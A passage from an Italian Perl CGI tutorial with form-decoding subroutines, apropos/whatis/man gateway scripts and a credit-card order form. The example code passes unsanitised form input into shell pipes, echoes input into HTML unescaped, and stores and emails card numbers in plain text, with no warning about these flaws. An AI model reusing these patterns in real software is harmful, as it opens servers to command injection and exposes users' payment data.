@coppia = split ('&', $richiesta);
```

Le coppie '*nome*=*valore*' sono stringhe unite assieme attraverso il simbolo di assegnamento ('**=**'). La suddivisione avviene agevolmente attraverso la scomposizione in un array di due soli elementi. Solitamente si utilizza la scorciatoia seguente:

```
($nome, $valore) = split ('=', $coppia[$i]);
```

In pratica, si scompone il contenuto di un elemento dell'array '**@coppia**', visto nella sezione precedente.

La decodifica URI si compone di due fasi:

- sostituzione del simbolo '**+**' con lo spazio;
- sostituzione dei codici '**%*hh***' con il carattere corrispondente.

```
$valore   =~ tr/+/ /;

$nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
$valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
```

340.2.1 Subroutine di decodifica

Quello che segue è un esempio molto semplificato di due subroutine in grado, rispettivamente, di estrapolare le informazioni da una richiesta in modalità '**GET**' e in modalità '**POST**'. Le due subroutine restituiscono un hash (l'array associativo di Perl) corrispondente alle coppie di dati.

```
##
## mini-lib.pl
## Routine Perl utilizzabili da un programma gateway.
##
#
# &Decodifica_GET ()
# Decodifica il contenuto della variabile $QUERY_STRING e lo
# restituisce in un hash.
#
```

```
sub Decodifica_GET
{
    local ($richiesta) = $ENV{'QUERY_STRING'};
    #
    local (@coppia)    = ();
    local ($elemento)  = "";
    local ($nome)      = "";
    local ($valore)    = "";
    local (%DATI)      = ();
    #
    # Suddivide la richiesta in un array di coppie «nome=valore».
    #
    @coppia = split ('&', $richiesta);
    #
    # Elabora ogni coppia contenuta nell'array.
    #
    foreach $elemento (@coppia)
      {
        #
        # Scompone la coppia.
        #
        ($nome, $valore) = split ('=', $elemento);
        #
        # Trasforma «+» in spazio.
        #
        $valore =~ tr/+/ /;
        #
        # Trasforma «%hh» nel carattere corrispondente.
        #
        $nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        #
        # Aggiunge la coppia decodificata in un hash.
        #
        $DATI{$nome} = $valore;
      }
    #
    # Restituisce l'hash delle coppie ( nome => valore ).
    #
    return (%DATI);
}
#
# &Decodifica_POST ()
# Decodifica quanto proveniente dallo standard input e lo
# restituisce in un hash.
#
sub Decodifica_POST
{
    local ($richiesta) = "";
    #
    local (@coppia)    = ();
    local ($elemento)  = "";
    local ($nome)      = "";
```

```
    local ($valore)    = "";
    local (%DATI)      = ();
    #
    # Legge lo standard input.
    #
    read (STDIN, $richiesta, $ENV{CONTENT_LENGTH});
    #
    # Suddivide la richiesta in un array di coppie «nome=valore».
    #
    @coppia = split ('&', $richiesta);
    #
    # Elabora ogni coppia contenuta nell'array.
    #
    foreach $elemento (@coppia)
      {
        #
        # Scompone la coppia.
        #
        ($nome, $valore) = split ('=', $elemento);
        #
        # Trasforma «+» in spazio.
        #
        $valore =~ tr/+/ /;
        #
        # Trasforma «%hh» nel carattere corrispondente.
        #
        $nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        #
        # Aggiunge la coppia decodificata in un hash.
        #
        $DATI{$nome} = $valore;
      }
    #
    # Restituisce l'hash delle coppie ( nome => valore ).
    #
    return (%DATI);
}
#
# Trattandosi di una libreria, l'ultima riga deve restituire un
# valore equiparabile a TRUE.
#
1;
#
```

Un programma banale che potrebbe fare uso di questa libreria, è il seguente. Si occupa solo di restituire i dati ottenuti dall'hash contenente le coppie '***nome=>valore***'.

```
#!/usr/bin/perl
##
## form.pl
##
#
```

```
require ('mini-lib.pl');
#
print STDOUT ("Content-type: text/html\n");
print STDOUT ("\n");
print STDOUT ("<HTML>\n");
print STDOUT ("<HEAD>\n");
print STDOUT ("<TITLE>Metodo $ENV{REQUEST_METHOD}</TITLE>\n");
print STDOUT ("</HEAD>\n");
print STDOUT ("<BODY>\n");
print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD}</H1>\n");
print STDOUT ("<PRE>\n");
#
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    print STDOUT ("Il metodo della richiesta non è gestibile.\n");
  }
#
@nomi = keys (%DATI);
foreach $nome (@nomi)
  {
    print STDOUT ("$nome = $DATI{$nome}\n");
  }
#
print STDOUT ("</PRE>\n");
print STDOUT ("</BODY>\n");
print STDOUT ("</HTML>\n");
#
```

Il programma '**form.pl**', appena mostrato, incorpora inizialmente la libreria presentata prima, '**mini-lib.pl**', quindi, a seconda del metodo utilizzato per la richiesta, chiama la subroutine adatta. Al termine, restituisce semplicemente l'elenco dei dati ottenuti.

340.3 Alcuni esempi elementari di applicazioni CGI

In questa sezione si vogliono mostrare alcuni esempi elementari di applicazioni CGI. Si tratta dell'accesso pubblico alla documentazione interna del sistema operativo attraverso '**apropos**', '**whatis**' e '**man**'.

Per questi tre tipi di interrogazioni si prepara un solo file HTML di partenza, contenente tre elementi '**FORM**' distinti, ognuno dei quali invia una richiesta a un diverso programma gateway specializzato.

340.3.1 File «manuali.html»

Segue il sorgente del file '`manuali.html`' contenente i tre elementi '**`FORM`**' necessari per richiamare i programmi gateway in grado di fornire documentazione interna.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<!-- manuali.html -->
<HTML>
<HEAD>
        <TITLE>Manualistica</TITLE>
</HEAD>
<BODY>
<H1>Manualistica</H1>

    <FORM ACTION="/cgi-bin/apropos.pl" METHOD="GET">

        <P>apropos <INPUT NAME="apropos" SIZE="30">
        <INPUT TYPE="submit" VALUE="Invio">

    </FORM>

    <FORM ACTION="/cgi-bin/whatis.pl" METHOD="GET">

        <P>whatis <INPUT NAME="whatis" SIZE="30">
            <INPUT TYPE="submit" VALUE="Invio">

    </FORM>

    <FORM ACTION="/cgi-bin/man.pl" METHOD="GET">

        <P>man 
            <SELECT NAME="sezione">
                <OPTION VALUE="" SELECTED="selected">predefinito
                <OPTION VALUE="1">comandi utente
                <OPTION VALUE="2">chiamate di sistema
                <OPTION VALUE="3">chiamate di libreria
                <OPTION VALUE="4">dispositivi
                <OPTION VALUE="5">formati dei file
                <OPTION VALUE="6">giochi
                <OPTION VALUE="7">varie
                <OPTION VALUE="8">comandi di sistema
                <OPTION VALUE="9">routine del kernel
            </SELECT>
            <INPUT NAME="man" SIZE="30">
            <INPUT TYPE="submit" VALUE="Invio">

    </FORM>

</BODY>
</HTML>
```

La figura 340.7 mostra in che modo appaia questo modulo.

Figura 340.7. Il modulo ‘`manuali.html`’.

Ognuno dei tre elementi ‘**`FORM`**’ permette di indicare una stringa da utilizzare per ottenere informazioni. Per ogni elementi ‘**`FORM`**’ c’è un proprio tasto di invio indipendente con il quale si decide implicitamente il tipo di informazione che si vuole avere: *apropos*, *whatis* o *man*. Dei tre tipi di modulo, quello della richiesta per i file delle pagine di manuale è un po’ diverso, dal momento che potrebbe essere necessario indicare la sezione.

340.3.2 File «apropos.pl»

Segue il sorgente del programma ‘**`apropos.pl`**’, che si occupa di interrogare il sistema attraverso il comando ‘**`apropos`**’ e di restituire un file HTML con la risposta.

```
#!/usr/bin/perl
##
## apropos.pl
##
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
#
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# Inizio del programma.
#
local (%DATI)     = ();
```

```
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Rinvia la richiesta a apropos e ne restituisce l'esito.
#
if (open (APROPOS, "apropos $DATI{apropos} |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>apropos $DATI{apropos}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>apropos $DATI{apropos}</H1>\n");
    print STDOUT ("<PRE>\n");
    #
    while ($risposta = <APROPOS>)
      {
        print $risposta;
      }
    #
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Errore</H1>\n");
    print STDOUT ("Si è manifestato un errore durante l'inoltro ");
    print STDOUT ("della richiesta.\n");
    print STDOUT ("</BODY>\n");
```

```
    print STDOUT ("</HTML>\n");
  }
#
1;
#
```

Il programma è molto semplice: interpreta la richiesta ottenuta e ne estrae solo il valore abbinato all'informazione '**apropos**'; quindi esegue il comando '**apropos**' leggendone l'output che viene restituito in una pagina HTML molto semplice. Il punto più delicato di questo programma sta quindi nell'istruzione seguente:

```
open (APROPOS, "apropos $DATI{apropos} |")
```

Con questa viene abbinato un flusso di file a un comando il cui standard output viene letto successivamente e riemesso all'interno di una pagina HTML con il ciclo seguente:

```
while ($risposta = <APROPOS>)
  {
   print STDOUT ($risposta);
  }
```

Figura 340.11. Il risultato di un'interrogazione *apropos* per la parola «manual».

apropos manual

```
man (1)               - format and display the on-line manual pages
perlxs (1)            - XS language reference manual
whereis (1)           - locate the binary, source, and manual page files for a command
xman (1)              - Manual page display program for the X Window System
```

340.3.3 File «whatis.pl»

Segue il sorgente del programma '**whatis.pl**', che si occupa di interrogare il sistema attraverso il comando '**whatis**' e di restituire un file HTML con la risposta. È molto simile a '**apropos.pl**' appena mostrato, per cui qui alcune parti vengono tralasciate (in corrispondenza dei puntini di sospensione).

```
#!/usr/bin/perl
##
## whatis.pl
##
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
#
sub Metodo_non_gestibile
{
    ...
}
```

```
#
# Inizio del programma.
#
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Rinvia la richiesta a man e ne restituisce l'esito.
#
if (open( WHATIS, "whatis $DATI{whatis} |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>whatis $DATI{whatis}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>whatis $DATI{whatis}</H1>\n");
    print STDOUT ("<PRE>\n");
    #
    while ($risposta = <WHATIS>)
      {
       print STDOUT ($risposta);
      }
    #
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    ...
  }
#
1;
#
```

Come si vede, si tratta della stessa cosa già vista nell'altro programma, con la differenza che la richiesta viene fatta al comando '**`whatis`**' invece che a '**`apropos`**'.

Figura 340.13. Il risultato di un'interrogazione *whatis* per la parola «man».

whatis man

```
man (1)              - format and display the on-line manual pages
man (7)              - macros to format man pages
man.config (5)       - configuration data for man
```

340.3.4 File «man.pl»

Segue il sorgente del programma '**`man.pl`**', che si occupa di interrogare il sistema operativo attraverso il comando '**`man`**' e di restituire un file HTML con la risposta. È molto simile agli altri due appena mostrati, per cui, anche in questo caso, alcune parti vengono tralasciate.

```
#!/usr/bin/perl
##
## man.pl
##
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
#
sub Metodo_non_gestibile
  {
    ...
  }
#
# Inizio del programma.
#
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
```

```
#
# Rinvia la richiesta a man e ne restituisce l'esito.
#
if (open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>man $DATI{sezione} $DATI{man}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>man $DATI{sezione} $DATI{man}</H1>\n");
    print STDOUT ("<PRE>\n");
    #
    while ($risposta = <MAN>)
      {
       print STDOUT ($risposta);
      }
    #
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    ...
  }
#
1;
#
```

La differenza fondamentale sta nel fatto che qui si utilizzano due informazioni: il nome del comando di cui si vuole ottenere la pagina di manuale e il numero della sezione. Un'altra cosa da osservare è il modo in cui è stato predisposto il comando: attraverso un condotto necessario a eliminare i caratteri di controllo che non potrebbero essere visualizzati nella pagina HTML.

```
open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |")
```

Figura 340.16. Il risultato di un'interrogazione '**man**' per il comando '**man**', senza specificare la sezione.

man man

```
man(1)                                                       man(1)

NAME
       man - format and display the on-line manual pages
       manpath - determine user's search path for man pages

SYNOPSIS
       man  [-adfhkKtwW] [-m system] [-p string] [-C config_file]
       [-M path] [-P pager] [-S section_list] [section] name  ...

DESCRIPTION
       man  formats  and displays the on-line manual pages.  This
       version knows about the MANPATH and (MAN)PAGER environment
```

340.4 Ordini a distanza

La situazione più comune in cui sono utili i moduli HTML, è quella in cui si vuole guidare l'inserimento di dati che poi generano un messaggio di posta elettronica: l'utente potrebbe scrivere un messaggio senza passare per la compilazione del modulo, ma in tal modo non ci sarebbe nessun controllo interattivo.

Viene mostrato un sistema molto semplice attraverso cui un utente può ordinare un prodotto, detto Articolo *x*, indicando il proprio recapito e i dati della propria carta di credito. Tutto quanto viene mostrato semplificando il procedimento al massimo, per esempio si presume che venga ordinata una sola unità dell'articolo prescelto. Le fasi dell'ordinazione possono distinguersi nel modo seguente:

1. invio del modulo compilato da parte dell'utente;
2. verifica da parte del programma gateway e richiesta di conferma dei dati introdotti;
3. conferma da parte dell'utente;
4. invio dei dati in forma di messaggio di posta elettronica all'utente '**root**';
5. avviso del completamento dell'operazione.

La prima fase viene svolta utilizzando un file HTML, '`ordine.html`', che richiama il programma '**ordine.pl**'; tutte le altre fasi sono svolte direttamente dal programma.

340.4.1 File «ordine.html»

Segue il sorgente del file '`ordine.html`'.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<!-- ordine.html -->
<HTML>
<HEAD>
        <TITLE>Ordine attraverso FORM</TITLE>
</HEAD>
<BODY>
<H1>Ordine attraverso FORM</H1>

    <FORM ACTION="/cgi-bin/ordine.pl" METHOD="POST">

        <P><INPUT TYPE="hidden" NAME="modulo" VALUE="ordine base">
        Articolo ordinato:
            <SELECT NAME="articolo">
                <OPTION VALUE="0" SELECTED="selected">Nessuno
                <OPTION VALUE="A">Articolo A
                <OPTION VALUE="B">Articolo B
                <OPTION VALUE="C">Articolo C
                <OPTION VALUE="D">Articolo D
            </SELECT>
        <P><STRONG>Dati dell'ordinante</STRONG>
        <P>nome: <INPUT NAME="nome" SIZE="25">  
        cognome: <INPUT NAME="cognome" SIZE="25">
        <P>via: <INPUT NAME="via" SIZE="20">  
        n.: <INPUT NAME="n" SIZE="5"><BR>
        c.a.p.: <INPUT NAME="cap" SIZE="5">  
        città: <INPUT NAME="citta" SIZE="15"><BR>
        e-mail: <INPUT NAME="email" SIZE="30">
        <P>carta: VISA <INPUT TYPE="radio" NAME="carta" VALUE="VISA"
            CHECKED="checked">
         
        American Express <INPUT TYPE="radio" NAME="carta"
            VALUE="American Express">  
        <INPUT NAME="carta_num" SIZE="20" MAXLENGTH="19">
        <INPUT TYPE="submit" VALUE="Invio dell'ordine">

    </FORM>

</BODY>
</HTML>
```

La figura 340.18 mostra un esempio di compilazione del modulo.

Figura 340.18. Un esempio di compilazione del modulo contenuto nel file ‘ordine.html’.

Ordine attraverso FORM

Articolo ordinato: Articolo A

Dati dell’ordinante

nome: Pinco cognome: Pallino

via: Biglie n.: 1

c.a.p.: 99999 città: Sferopoli

e-mail: ppinco@palloni.com

carta: VISA American Express 1234-5678-9012-3456

Invio dell'ordine

340.4.2 File «ordine.pl»

Segue il sorgente del programma ‘**ordine.pl**’ che svolge tutte le fasi di controllo, invio e conferma dell’ordine inserito a partire dal file ‘ordine.html’. La descrizione del suo comportamento è inserita nei commenti del sorgente stesso. In particolare, all’inizio sono riportate le subroutine, mentre l’inizio vero e proprio del programma è nella parte finale.

```
#!/usr/bin/perl
##
## ordine.pl
##
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
#
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
```

```
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Verifica_dati ()
#
sub Verifica_dati
{
    if ($DATI{articolo} eq "0")
      {
        return (0);
      }
    if ($DATI{nome} eq "")
      {
        return (0);
      }
    if ($DATI{cognome} eq "")
      {
        return (0);
      }
    if ($DATI{via} eq "")
      {
        return (0);
      }
    if ($DATI{cap} eq "")
      {
        return (0);
      }
    if ($DATI{citta} eq "")
      {
        return (0);
      }
    if ($DATI{email} eq "")
      {
        return (0);
      }
    if ($DATI{carta_num} eq "")
      {
        return (0);
      }
    return (1);
}
#
# &Dati_nascosti ()
#
sub Dati_nascosti
{
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"articolo\" value=\"$DATI{articolo}\">\n");
```

```
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"nome\" value=\"$DATI{nome}\">\n");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"cognome\" value=\"$DATI{cognome}\">\n");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"via\" value=\"$DATI{via}\">\n");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"n\" value=\"$DATI{n}\">\n");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"cap\" value=\"$DATI{cap}\">\n");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"citta\" value=\"$DATI{citta}\">\n");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"email\" value=\"$DATI{email}\">\n");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"carta\" value=\"$DATI{carta}\">\n");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"carta_num\" value=\"$DATI{carta_num}\">\n");
}
#
# &Richiedi_conferma ()
#
sub Richiedi_conferma
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Conferma</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Conferma dati dell'ordinazione.</H1>\n");
    print STDOUT ("Si prega di controllare i dati e di confermare se tutto ");
    print STDOUT ("appare in ordine.\n");
    print STDOUT ("<PRE>");
    print STDOUT ("Nominativo: $DATI{nome} $DATI{cognome}\n");
    print STDOUT ("Indirizzo: $DATI{via} $DATI{n}\n" );
    print STDOUT ("           $DATI{cap} $DATI{citta}\n" );
    print STDOUT ("           $DATI{email}\n" );
    print STDOUT ("Carta: $DATI{carta} $DATI{carta_num}\n");
    print STDOUT ("Articolo ordinato: $DATI{articolo}\n");
    print STDOUT ("</PRE>");
    print STDOUT ("<FORM action=\"/cgi-bin/ordine.pl\" method=\"POST\">\n");
    print STDOUT ("<P>");
    print STDOUT
      ("<INPUT type=\"hidden\" name=\"modulo\" value=\"ordine conferma\">\n");
    #
    &Dati_nascosti;
    #
    print STDOUT ("<INPUT type=\"submit\" value=\"Conferma i dati e l'ordine\">\n");
    print STDOUT ("</FORM>\n");
    #
    print STDOUT ("Se i dati non sono come desiderato, si prega di ritornare\n");
    print STDOUT ("alla <A href=\"/ordine.html\">compilazione del modulo</A>.\n");
    print STDOUT ("</BODY>\n");
```

```
    print STDOUT ("</HTML>\n");
}
#
# &Dati_insufficienti ()
#
sub Dati_insufficienti
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>I dati inseriti nel modello sono insufficienti.</H1>\n");
    print STDOUT ("Si prega di controllare e aggiungere i dati mancanti.\n");
    print STDOUT ("<P><A href=\"/ordine.html\">");
    print STDOUT ("Ritorna al modulo di ordinazione</A>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Modulo_errato ()
#
sub Modulo_errato
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Il modulo inviato non è previsto.</H1>\n");
    print STDOUT ("Si prega di utilizzare il \n");
    print STDOUT ("<A href=\"/ordine.html\">");
    print STDOUT ("modulo d'ordine standard</A>.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &E_mail_errore ()
#
sub E_mail_errore
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Impossibile inviare l'ordine</H1>\n");
    print STDOUT ("Si prega di scusare l'inconveniente.\n");
    print STDOUT ("</BODY>\n");
```

```
    print STDOUT ("</HTML>\n");
}
#
# &E_mail ( <destinatario>, <oggetto>, <contenuto> )
#
sub E_mail
{
    local ($destinatario) = $_[0];
    local ($oggetto)      = $_[1];
    local ($contenuto)    = $_[2];
    #
    local ($sendmail)     = "/bin/mail $destinatario";
    #
    unless (open (EMAIL, "| $sendmail "))
      {
        return (0);
      }
    #
    print EMAIL ("$oggetto\n");
    print EMAIL ("\n\n");
    print EMAIL ("$contenuto\n");
    print EMAIL (".\n");
    #
    close( EMAIL );
}
#
# &Invio_ordine ()
#
sub Invio_ordine {
    local ($ordine) = "";
    #
    $ordine = $ordine . "Nominativo: $DATI{nome} $DATI{cognome}\n" ;
    $ordine = $ordine . "Indirizzo: $DATI{via} $DATI{n}\n" ;
    $ordine = $ordine . "           $DATI{cap} $DATI{citta}\n";
    $ordine = $ordine . "           $DATI{email}\n" ;
    $ordine = $ordine . "Carta: $DATI{carta} $DATI{carta_num}\n" ;
    $ordine = $ordine . "Articolo ordinato: $DATI{articolo}\n" ;
    #
    if (&E_mail ('root@localhost', 'Ordine da modulo FORM ordine.pl', $ordine))
      {
        print STDOUT ("Content-type: text/html\n");
        print STDOUT ("\n");
        print STDOUT ("<HTML>\n");
        print STDOUT ("<HEAD>\n");
        print STDOUT ("<TITLE>Conferma invio</TITLE>\n");
        print STDOUT ("</HEAD>\n");
        print STDOUT ("<BODY>\n");
        print STDOUT ("<H1>Conferma invio</H1>\n");
        print STDOUT ("Il Vostro ordine è stato inviato.\n");
        print STDOUT ("Grazie.\n");
        print STDOUT ("</BODY>\n");
        print STDOUT ("</HTML>\n");
      }
    else
      {
```

```
        &E_mail_errore;
      }
}
##
## Inizio del programma.
##
local (%DATI) = ();
#
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Attraverso il dato memorizzato con il nome «modulo» si determina
# a che punto sia la compilazione.
# «ordine base» è il modulo di partenza, mentre «ordine conferma»
# è quello generato da questo programma per conferma.
#
if ($DATI{modulo} eq 'ordine base')
  {
    #
    # Prima fase: si verificano i dati e si chiede conferma all'utente.
    #
    if (&Verifica_dati)
      {
        &Richiedi_conferma;
      }
    else
      {
        &Dati_insufficienti;
      }
  }
elsif ($DATI{modulo} eq 'ordine conferma')
  {
    #
    # Seconda fase: si verificano i dati e si invia l'ordine.
    #
    if (&Verifica_dati)
      {
        &Invio_ordine;
      }
    else
      {
        &Dati_insufficienti;
      }
```

```
  }
else
  {
    #
    # È stato indicato un modulo non previsto.
    #
    &Modulo_errato;
  }
#
1;
#
```

La figura 340.20 mostra in che modo viene richiesta la conferma dei dati inseriti come dall'esempio della figura precedente.

Figura 340.20. La richiesta di conferma a seguito dell'invio del modulo di ordinazione.

Conferma dati dell'ordinazione.

Si prega di controllare i dati e di confermare se tutto appare in ordine.

```
Nominativo: Pinco Pallino
Indirizzo: Biglie 1
           99999 Sferopoli
           ppinco@palloni.com
Carta: VISA 1234-5678-9012-3456
Articolo ordinato: A
```

[Conferma i dati e l'ordine]

Se i dati non sono come desiderato, si prega di ritornare alla compilazione del modulo.

Lo scopo di questo programma è generare e inviare un messaggio di posta elettronica all'utente '**root**'. Quello che segue è il messaggio generato dall'esempio mostrato sopra.

```
Date: Sun, 1 Feb 1998 08:04:30 +0100
From: Nobody <nobody@localhost>
Message-Id: <199802010704.IAA00463@localhost>
To: root@localhost

Ordine da modulo FORM ordine.pl



Nominativo: Pinco Pallino
Indirizzo: Biglie 1
           99999 Sferopoli
           ppinco@palloni.com
Carta: VISA 1234-5678-9012-3456
Articolo ordinato: A
```

340.4.3 File «ordine2.pl»

Il programma '**ordine.pl**' si occupa solo di registrare un ordine attraverso l'invio di un messaggio di posta elettronica. Lo si potrebbe modificare in modo da aggiungere una registrazione su un file. Basta modificare la subroutine '**Invio_ordine()**'.

```
##
## ordine2.pl
##
use Fcntl ':flock'; # Importa le costanti di gestione dei file.
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
...
...
#
# &Invio_ordine ()
#
sub Invio_ordine
{
    local ($ordine) = "";
    #
    $ordine = $ordine . "Nominativo: $DATI{nome} $DATI{cognome}\n" ;
    $ordine = $ordine . "Indirizzo: $DATI{via} $DATI{n}\n" ;
    $ordine = $ordine . "           $DATI{cap} $DATI{citta}\n";
    $ordine = $ordine . "           $DATI{email}\n" ;
    $ordine = $ordine . "Carta: $DATI{carta} $DATI{carta_num}\n" ;
    $ordine = $ordine . "Articolo ordinato: $DATI{articolo}\n" ;
    #
    if (&E_mail ('root@localhost', 'Ordine da modulo FORM ordine.pl', $ordine))
      {
        #
        # Memorizza l'ordine.
        #
        if (open (ORDINI, ">> /var/log/ordini"))
          {
            if (flock (ORDINI, LOCK_EX))
              {
                seek (ORDINI, 0, 2);
                print ORDINI ("$ordine\n");
              }
            close (ORDINI);
          }
        #
        # Avvisa l'utente.
        #
        print STDOUT ("Content-type: text/html\n");
        print STDOUT ("\n");
        print STDOUT ("<HTML>\n");
        print STDOUT ("<HEAD>\n");
        print STDOUT ("<TITLE>Conferma invio</TITLE>\n");
        print STDOUT ("</HEAD>\n");
        print STDOUT ("<BODY>\n");
```

```
        print STDOUT ("<H1>Conferma invio</H1>\n");
        print STDOUT ("Il Vostro ordine è stato inviato.\n");
        print STDOUT ("Grazie.\n");
        print STDOUT ("</BODY>\n");
        print STDOUT ("</HTML>\n");
      }
    else
      {
        &E_mail_errore;
      }
}
...
...
```

In pratica, l'ordine viene registrato nel file '`/var/log/ordini`', che viene bloccato (*lock*) in modo esclusivo per evitare sovrascritture simultanee da parte di altri processi.

```
open (ORDINI, ">> /var/log/ordini");
if (flock (ORDINI, LOCK_EX))
  {
    seek (ORDINI, 0, 2);
    print ORDINI ("$ordine\n");
  }
close (ORDINI);
```

Per poter utilizzare la costante '**`LOCK_EX`**', all'inizio del programma è stata inserita l'istruzione seguente:

```
use Fcntl ':flock';
```

340.4.4 Sviluppi ulteriori

